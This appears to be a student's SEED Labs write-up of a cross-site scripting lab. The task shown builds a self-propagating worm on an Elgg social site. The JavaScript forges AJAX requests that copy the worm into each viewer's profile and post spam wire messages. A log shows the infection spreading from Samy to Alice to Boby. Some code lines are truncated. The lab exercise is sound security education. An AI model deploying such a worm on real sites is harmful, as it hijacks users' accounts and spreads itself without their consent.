
Task 4:   Design a Self-Propagating Worm

This task is the combination of previous 3 tasks. Here,just in place of filling up description we write the wormCode.So it is duplicated and got placed in the description of that viewer.



```
//now put this worm code in the description of that user while modifying the profile
    sendurl = 'http://www.seed-server.com/action/profile/edit';
    var form = token + ts + '&name=' + namee +'&description='+wormCode+'&accesslevel[description]=1'+'&briefdescription=I am a hacker
    '&location=abcd' + '&accesslevel[location]=2' +'&interests=Hacking' + '&accesslevel[interests]=2' + '&skills=Hacking'+'&accesslev
    +'&phone=223456789' + '&accesslevel[phone]=2' + '&mobile=223456789' + '&accesslevel[mobile]=2' + '&website=abcd.com'+'&accesslevel



        if(userid!=59)
        {
        Ajax = new XMLHttpRequest();
        Ajax.open('POST', sendurl, true);
        Ajax.setRequestHeader('Host', 'www.seed-server.com');
        Ajax.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
        Ajax.send(form);
        }


     sendurl = 'http://www.seed-server.com/action/thewire/add';
     var username = elgg.session.user.username;
     form = token + ts + '&body=To earn 12 USD/Hour(!), visit now    http://www.seed-server.com/profile/'+username;
        if(userid!=59)
        {
        Ajax = new XMLHttpRequest();
        Ajax.open('POST', sendurl, true);
        Ajax.setRequestHeader('Host', 'www.seed-server.com');
        Ajax.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
        Ajax.send(form);
        }
```

This is the scenario of Boby's wire posts,who got infected by viewing Alice's profile.Alice got infected by viewing samy's. So the worm propagates.



Boby's wire posts

140 characters remaining

By Boby just now

To earn 12 USD/Hour(!), visit now http://www.seed-server.com/profile/boby

By Boby just now

To earn 12 USD/Hour(!), visit now http://www.seed-server.com/profile/boby

By Boby 6 hours ago

To earn 12 USD/Hour(!), visit now http://www.seed-server.com/profile/samy

By Boby 6 hours ago

To earn 12 USD/Hour(!), visit now http://www.seed-server.com/profile/samy